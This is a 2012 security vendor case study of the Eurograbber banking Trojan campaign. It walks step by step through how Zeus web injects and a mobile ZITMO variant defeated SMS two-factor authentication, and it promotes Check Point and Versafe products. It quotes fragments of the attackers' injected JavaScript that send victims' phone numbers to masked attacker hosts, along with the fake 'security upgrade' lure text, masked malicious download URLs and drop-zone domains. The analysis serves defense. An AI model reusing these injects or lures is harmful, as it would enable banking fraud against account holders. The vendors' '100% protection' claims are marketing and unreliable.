A Case Study of Eurograbber:

How 36 Million Euros was Stolen via Malware

December 2012

By

Eran Kalige
Head of Security Operation Center
Versafe

Darrell Burkey
Director, IPS Products
Check Point Software Technologies

Table of Contents

I. Executive Summary

This is a case study about a sophisticated, multi-dimensional and targeted attack that stole an estimated 36+ million Euros from more than 30,000 bank customers from multiple banks across Europe. The attacks began in Italy, and soon after, tens of thousands of infected online bank customers were detected in Germany, Spain and Holland. Entirely transparent, the online banking customers had no idea they were infected with Trojans, that their online banking sessions were being compromised or that funds were being stolen directly out of their accounts.

This attack campaign was discovered and named "Eurograbber" by Versafe and Check Point Software Technologies. The Eurograbber attack employs a new and very successful variation of the ZITMO, or Zeus-In-The-Mobile Trojan. To date, this exploit has only been detected in Euro Zone countries, but a variation of this attack could potentially affect banks in countries outside of the European Union as well. As of this writing, victim banks have been notified, and we are actively working with law enforcement agencies to halt any current or future attacks.

The multi-staged attack infected the computers and mobile devices of online banking customers and once the Eurograbber Trojans were installed on both devices, the bank customer's online banking sessions were completely monitored and manipulated by the attackers. Even the two-factor authentication mechanism used by the banks to ensure the security of online banking transactions was circumvented in the attack and actually used by the attackers to authenticate their illicit financial transfer. Further, the Trojan used to attack mobile devices was developed for both the Blackberry and Android platforms in order to facilitate a wide "target market" and as such was able to infect both corporate and private banking users and illicitly transfer funds out of customers' accounts in amounts ranging from 500 to 250,000 Euros each.

This case study dissects the attack and provides a step-by-step walkthrough of how the full attack transpired from the initial infection through to the illicit financial transfer. The case study closes with an overview of how individuals can protect themselves against the Eurograbber attack, including specific insight to how Check Point products and Versafe products protect against this attack.

II. Overview of the Eurograbber Attack

Recently, financial institutions have taken steps to increase security for online transactions. Historically, bank customers merely needed their bank account number and password to access their account online. Clearly this one-factor authentication is relatively easy to bypass since customers often choose weak passwords and can easily misplace their credentials leading to their account being compromised. To improve this, the banks added a second authentication mechanism that validates the identity of the customer and the integrity of the online transaction. Specifically, when the bank customer submits an online banking transaction, the bank sends a Transaction Authentication Number (TAN) via SMS to the customer's mobile device. The customer then confirms and completes their banking transaction by entering the received TAN in the screen of their online banking session. As we will see, Eurograbber is customized to specifically circumvent even this two-factor authentication.


Bank's customers' issues begin when they click on a "bad link" that downloads a customized Trojan onto their computer. This happens either during internet browsing or more likely from responding to a phishing email that entices a customer to click on the bogus link. This is the first step of the attack and the next time the customer logs into his or her bank account, the now installed Trojan (customized variants of the Zeus, SpyEye, and CarBerp Trojans) recognizes the login which triggers the next phase of the attack.

It is this next phase where Eurograbber overcomes the bank's two-factor authentication and is an excellent example of a sophisticated, targeted attack. During the customer's first online banking session after their computer is infected, Eurograbber injects instructions into the session that prompts the customer to enter their mobile phone number. Then they are informed to complete the "banking software security upgrade", by following the instructions sent to their mobile device via SMS. The attacker's SMS instructs a customer to click on a link to complete a "security upgrade" on their mobile phone; however, clicking on the link actually downloads a variant of "Zeus in the mobile" (ZITMO) Trojan. The ZITMO variant is specifically designed to intercept the bank's SMS containing the all-important "transaction authorization number" (TAN). The bank's SMS containing the TAN is the key element of the bank's two factor-authorization. The Eurograbber Trojan on the customer's mobile device intercepts the SMS and uses the TAN to complete its own transaction to silently transfer money out of the bank customer's account. The Eurograbber attack occurs entirely in the background. Once the "security upgrade" is completed, the bank customer is monitored and controlled by Eurograbber attackers and the customer's online banking sessions give no evidence of the illicit activity.

In order to facilitate such a sophisticated, multi-stage attack, a Command & Control (C&C) server infrastructure had to be created. This infrastructure received, stored and managed the information sent by the Trojans and also orchestrated the attacks. The gathered information was stored in an SQL database for later use during an attack. In order to avoid detection, the attackers used several different domain names and servers, some of which were proxy servers to further complicate detection. If detected, the attackers could easily and quickly replace their infrastructure thus ensuring the integrity of their attack infrastructure, and ensuring the continuity of their operation and illicit money flow.

III. Detailed Walkthrough of the Eurograbber Attack

Figure 1: Anatomy of Attack




This section provides a detailed, step-by-step walkthrough of the Eurograbber attack including example screenshots of the attack. The dialogue in the attack was native language and has been converted to English in this document.

A. The Infection

This section describes how the attackers infected bank customers' computers and mobile devices.

Step 1:
The customer's desktop or laptop is infected with the customized Zeus Trojan when they unknowingly click on a malicious link in a phishing email, a spam email or possibly through general Web browsing. By clicking on this link the Trojan is transparently downloaded onto the customer's computer. The customer is completely unaware, and the Trojan is now waiting for the customer to log into his or her online bank account.

Step 2:
The next time the bank customer logs in to their bank account, the Eurograbber Trojan intercepts their banking session and injects a javascript into the customer's banking page. This malicious Javascript informs the customer of the "security upgrade" and instructs them on how to proceed.



The parameters injected onto the customer's screen can be seen in the code below:

The type of Mobile phone and OS

```
jQuery(document).ready(function(){
    INJ.phones=function(){
        this.vendors=ko.observableArray();
        this.selectedVendor=ko.observable();
        this.models=ko.observable({});
        this.selectedModel=ko.observable();
        this.getName=ko.computed(function(){
            if(this.selectedVendor()&&this.selectedModel()){
                var last;
                for(var i in this.selectedModel()){last=i};
                return this.selectedVendor()+' _ '+this.selectedModel()[i].model;
```

Step 3:

The Eurograbber Trojan then delivers the bank customer's mobile information to the dropzone for storage and use on subsequent attacks:

```
function(){
    var ex=new INJ.phones();
    INJ.ex=ex;
    ko.applyBindings(ex);
    jQuery.ajax({
        url:('on'=='on'?'https://':'http://')+'ite*******.com'+'/phones.php?callback=?'
        ,dataType:'jsonp'
        ,success:function(data){
            data['Ander']=[];
            for(var i in data){
                var row=data[i];
                row.push({"0":{"model":"Ander","os":"model"}});
            }
            ex.models(data)
```

Step 4:

Receipt of the customer's mobile information triggers the Eurograbber process to send an SMS to the customer's mobile device. The SMS directs the customer to complete the security upgrade by clicking on the attached link. Doing so downloads a file onto the customer's mobile device with the appropriate mobile version of the Eurograbber Trojan. The code below shows the link the user is requested to click on, the user's mobile number and the language of the application.

```
jQuery.ajax({
    url: 'https://XXXXXXX-c.com/sms.php',
    data:{
        num:phone,
        lang:'nl',
        type:tGo.data('mobile_type')
```

The SMS sending system location

User's mobile number

Language of the application

Below, the SMS message is in Italian sent to an Italian customer's mobile device directing them to click on the link to upgrade the online banking security software. Clicking on this link installs the Eurograbber Trojan on the user's mobile device.

Android users

Blackberry users

Translation: "In order to install the free encryption software on mobile, please use this link"

Step 5:

Simultaneous with the SMS being sent to the bank customer's mobile device, the following message appears on the customer's desktop instructing them to follow the instructions in the SMS sent to their mobile device in order to upgrade the system software to improve security. Upon completion they are to enter the installation verification code in the box below to confirm that the mobile upgrade process is complete. Further evidence of the sophistication of the Eurograbber attack, this response informs the attackers when a particular bank customer is now controlled by the Eurograbber attack. The text below is translated from Italian:


If you did not receive the SMS, please manually enter the following web address into your mobile phone's browser to install the application: http://a*******.net/*******.apk

Once the application has been installed, please insert the verification code that appears on the screen.

Your activation code:

Step 6:

Upon completing the installation this text box appears in the customer's native language acknowledging the successful installation and displays the verification code the user is to enter in the prompt on their computer.



Step 7:

Eurograbber completes the process by displaying messages on a customer's desktop informing the user of successful completion of the "security" upgrade and that they can proceed with their online banking activities. The associated code excerpts follow.

"Your mobile phone has no additional security needed"

```
encodeURIComponent('<div class="last_word">')
+"Your%20mobile%20phone%20has%20no%20additional%20security%20is%20needed"
+encodeURIComponent('</div>')
,[]
,function(){
    INJ.buttonOnClick=function(){
        tGo.data('result',tGo.data('result')+'finished=<span style="background-color: red;">wrong mobile</span>');
        tTalk().user(tGo.data('LOC')+'_'+tGo.data('user')+'!'+'other');
        tTalk('rlog',tGo.data('result'),function(){tGo.data('proseed')()});
    };
    INJ.enableButton();
}
```

Error message


"The application is correctly installed, now you can again use the site in the standard fashion."

```
.step('step4','body',
encodeURIComponent('<div class="last_word">')
+"The%20application%20is%20correctly%20installed,%20now%20you%20can%20again%20use%20the%20site%20in%20the%20standard%20fashion."
+encodeURIComponent('</div>')
,[]
```

At this point the attackers have infected both a customer's desktop and mobile device and are in position to hijack all of a customer's subsequent online banking transactions.

B. The Money Theft

Figure 2: Follow the Money



Once the Eurograbber Trojans are installed on the bank customer's computer and mobile phone, the malware lays dormant until the next time the customer accesses their bank account.

Step 1:
A banking customer logs in to their online bank account.

Step 2:
Immediately upon a bank customer's login, the cybercriminal initiates Eurograbber's computer Trojan to start its own transaction to transfer a predefined percentage of money out of the customer's bank account to a "mule" account owned by the attackers.

Step 3:
Upon submission of the illicit banking transaction, the bank sends a Transaction Authorization Number (TAN) via SMS to a user's mobile device.

Step 4:
However, the Eurograbber mobile Trojan intercepts the SMS containing the TAN, hides it from the customer and forwards it to one of many relay phone numbers setup by the attackers. The SMS is then forwarded from the relay phone number to the drop zone where it is stored in the command and control database along with other user information. If the SMS was forwarded straight to the drop zone it would be more easily detected.

Step 5:
The TAN is then pulled from storage by the computer Trojan which in turn sends it to the bank to complete the illicit transfer of money out of a bank customer's account and into the attacker's "mule" account. The customer's screen does not show any of this activity and they are completely unaware of the fraudulent action that just took place.

At this point, victims' bank accounts will have lost money without their knowledge. Cybercriminals are being paid off via mule accounts. This entire process occurs every time the bank customer logs into his or her bank account.

IV. How to Protect Against Eurograbber Attack

The Eurograbber attack targets online banking customers and not the banks themselves. To best protect against attacks like Eurograbber, online banking customers need to ensure they have the most current protection in two areas – on the network that provides them internet access to their bank and on the computer they use to conduct online banking. This section covers how Check Point and Versafe products protect online banking customers against Eurograbber, and finally, how online banking customers can best protect their computer against attacks like Eurograbber.

A. How Check Point Products Protect Against Eurograbber

There are multiple points along the Eurograbber attack path where it can be detected and blocked. Accordingly, a "defense-in-depth" security approach will provide the most comprehensive protection against multi-staged attacks like Eurograbber. This section shows how Check Point products can provide the defense-in-depth to detect and block the Eurograbber attack from the pre-infection phase to the post infection phase of the attack.

1. **Pre-Infection Phase**
   The attacker's malicious application has been posted on various web sites. When users browse to these links, the customized Zeus Trojan is silently downloaded onto their computer.

   http://blackberryapp.eu/********d.jad
   https://tocco.mobi/**********/zertifikat.apk

https://tocco.mobi/**********/zertifikat.jad
https://tocco.mobi/**********/
http://androidversionf*******/sicurezza.apk
http://blackberryapp********ificato.jad

- **Check Point Anti-Virus Software Blade**
  -- The Check Point Anti-Virus Software Blade will detect the bad URLs and block the requests at the network before it infects the user's computer. Also, if the user tries to access additional infected sites, the Check Point Anti-Virus Blade will calculate the MD5 hash of the reply, recognize it as bad and will block the download of the malicious application.

- **Check Point IPS Software Blade**
  -- The Check Point IPS Software Blade leverage multiple signatures to detect Zeus Trojan malware as it traverses the network and block it before it can be downloaded and installed on the user's computer.

- **Check Point Endpoint Security**
  -- The Check Point Endpoint anti-malware capability can detect, alert to and block variants of the Zeus Trojan before it can be downloaded and installed on the user's computer.

- **Check Point ZoneAlarm Products**
  -- Check Point's ZoneAlarm products protect the home user's computer. All ZoneAlarm products that include antivirus software, such as ZoneAlarm Free Antivirus + Firewall, can detect variants of the Zeus Trojan before the user's computer is infected. Specifically, it will detect and block the Eurograbber Zeus Trojan and alert the user before it can be downloaded and installed on the user's computer.

2. **Post-Infection Phase**
   In cases where user computers are already infected, the Eurograbber Zeus Trojan will try to connect to its Command & Control (C&C) server to complete the infection and to carry out financial transfers out of the bank customer's account.

- **Check Point Anti-Bot Software Blade**
  -- The Check Point Anti-Bot Blade can detect bot communications and block them based on bot communication signatures. In this case, the Anti-Bot Blade will detect and block the DNS requests for the domains below while the bot is trying to resolve their IP address. Additionally, the Anti-Bot Blade will detect and block traffic to the C&C server based on the network signature.

  Eurograbber Drop Zone Domains:
  https://fin*****ke.com
  http://itech*****er.com
  https://to*****l.com

https://sec*****.com

Network signatures:
Dow*****/zertifikat.
script/*****hp/r*****e_zeus

- **Check Point Threat Cloud**
  -- Check Point Threat Cloud™ feeds security gateway software blades with real-time security intelligence and signatures enabling the gateways to identify and block attacks. This includes malware detection and bot communications, which are key elements in the Eurograbber attack. As new variants of Zeus and other malware appear, Threat Cloud keep Check Point gateways up to date with the latest security protections to ensure the most current security.

Eurograbber is a sophisticated and well-designed attack with multiple phases to its infection and attack process. As such, it is a prime example of how a defense-in-depth strategy provides the most comprehensive approach to detecting and blocking the attack. A multi-layered deployment of Check Point products on networks and the users' computers will provide comprehensive protection against attacks like Eurograbber.

B. How Versafe Products Protect Against Eurograbber

Versafe's technology detects and prevents Eurograbber's abilities in real-time. With its set of components installed on the organization website Versafe protects 100% of the online users that logs into the website while doing so in a transparent way. The end-user doesn't need to cooperate in any way; no downloads, no clicks, practically no action at all.

With Versafe solution installed on the website, the organization can protect 100% its users from the Eurograbber and various Trojans and Malware from minute one. Versafe protects all customers on all browsers and all devices, including PCs, smartphones, tablets etc.

Major European bank: *"Versafe has detected and blocked fraudulent transactions in the sum of 500,000 Euro **in two days**. Those were the first two days the Versafe components were installed – ROI on the pilot first two days – that's a new thing in the security field ..."*

- **Versafe vHTML**
  -- The Versafe vHTML component detects injections and modifications in the webpage that the end-user sees in real time. Once such changes occur, vHTML is able to automatically and online report on the infected user and deliver the victim's information to the organization. With this information, the organization can monitor and block the victim's transaction or account, and Versafe acts to shut down the attacker's drop zone.

- **Versafe vCrypt**
  --- The Versafe vCrypt component encrypts the sensitive data sent by the end-user to the organization's servers from the application level – meaning 100% of the way and not just on the

network level (SSL level). When implemented on the organization's website, vCrypt prevents theft of credentials and foils the Eurograbber's ability.

- **Versafe vToken**
  --- The Versafe vToken component is able to detect automatic actions in the user's account. By its set of capabilities, the vToken provides an on-line detection of any automatic transaction designed to be performed manually. With this indication the organization can block transactions in real-time and prevent financial loss evolved from the Eurograbber.

C. How Online Banking Customers Can Protect Their Computer

There are two actions an online bank customer can take to better protect his or her computer against attacks like Eurograbber.

1. **Regular Updates**

Attackers consistently look to exploit known security flaws so a critical preventative measure is to regularly update all computers that are used to conduct online banking transactions. Doing so ensures the most current vendor patches and security signatures are applied thus providing the most current security available. Below are the primary elements that should be regularly updated.

- Operating System
- Antivirus software
- Java
- Adobe Flash
- Adobe Reader
- Internet Browser
- Any other tools or programs used for downloading files or web surfing

One of the most common infection methods is "drive-by-downloads" where malicious code is silently downloaded onto a web surfer's computer while they are surfing the internet. It is very likely that some of the Eurograbber victims were initially infected by drive-by-downloads. Maintaining current software and security products on your computer will provide the most protection against current infection techniques like drive-by-downloads. Additionally, conducting regular antivirus scans can inform users of existing computer infections so they can take remediation actions to remove the malware.

2. **Never respond to unsolicited emails**

Social engineering is an essential part of the attack. The email directing the customer to "click on the link to improve online banking security" is the key that opens Pandora's Box and begins the attack. Known as "phishing" emails, if the banking customer recognizes the email as unsolicited and does not click on the link, their desktop will not be infected and the Eurograbber attack will not occur. It is very important to never respond to unsolicited emails from your financial institutions. If the message is concerning to you, then contact the institution directly. Use a different source

rather than using a phone number provided in the email. Inform them of the email and follow their guidance.

As a user, following best practices - maintaining OS, application and security currency on your computer and exercising caution with unsolicited emails and during internet surfing - can provide some of the very best protection against becoming infected.

V. Conclusion

Eurograbber is an excellent example of a successful targeted, sophisticated and stealthy attack. The threat from custom designed, targeted attacks like Eurograbber is real and is not going away. The threat community is alive and motivated to create ever more sophisticated attacks because the spoils are rich and many. Enterprises as well as individuals need to exercise due care and ensure they conduct important online business, especially financial transactions in the most secure environments possible. Further, individual users must be steadfast in ensuring all of their desktops, laptops and tablets have all possible security layers enabled and that they are kept current with software and security updates to ensure the best protection possible.

Online banking customers should make efforts to ensure their computer is current and to also conduct their online banking transactions from the most secure environment possible. A computer that is current in OS and application updates and security protections combined with an office network that is protected with multiple layers of security will provide the most protection against attacks like Eurograbber.

VI. About Check Point Software Technologies

Check Point Software Technologies Ltd. (www.checkpoint.com), the worldwide leader in securing the Internet, provides customers with uncompromised protection against all types of threats, reduces security complexity and lowers total cost of ownership. Check Point first pioneered the industry with FireWall-1 and its patented stateful inspection technology. Today, Check Point continues to develop new innovations based on the Software Blade Architecture, providing customers with flexible and simple solutions that can be fully customized to meet the exact security needs of any organization. Check Point is the only vendor to go beyond technology and define security as a business process. Check Point 3D Security uniquely combines policy, people and enforcement for greater protection of information assets and helps organizations implement a blueprint for security that aligns with business needs. Customers include tens of thousands of organizations of all sizes, including all Fortune and Global 100 companies. Check Point's award-winning ZoneAlarm solutions protect millions of consumers from hackers, spyware and identity theft.

CHECK POINT
5 Ha'Solelim Street, Tel Aviv 67897, Israel |
Tel: 972-3-753-4555 | Fax: 972-3-624-1100 | Email: info@checkpoint.com
www.checkpoint.com


VII. About Versafe


Versafe (www.versafe-login.com/) eliminates online identity theft and financial damages by preventing Phishing, Trojans, and Pharming attacks. Versafe also specialize in taking actions to foil online fraud and commencing shutdown of websites hosting infringing material. Versafe offers products and services that complement existing anti-fraud technologies, improving the clients' protection against the aforementioned malicious activity and providing an encompassing defense mechanism. Versafe products are either software or services based, customized to the needs of each client individually.


Versafe enables financial organizations working online to gain control over areas that were virtually unreachable and indefensible up till now, and neutralize local threats found on their clients' personal computers, without requiring the installation of software on the end user side. The transparent solution does not alter the user experience in any way, facilitating a seamless installation on the firm's web sites. Versafe's one-of-a-kind solution has proven its exceptional effectiveness time and again in a large number of financial institutions worldwide, helping them prevent harm to their brand image and avoid significant economic damage. Furthermore, Versafe provides professional services and advanced research capabilities in the field of cybercrime including malware, Trojan horses, viruses, and infringing materiel as can be seen in this report.

VERSAFE Ltd | Secure Login
11 Moshe Levi St. (UMI Building) Rishon Le Zion | Israel
Tel: +972-3-9622655 | Fax: +972-3-9511433 | info@versafe-login.com
www.versafe-login.com

Appendix A: Statistics







Appendix B: The Attacker's Drop Zone and Command and Control Details

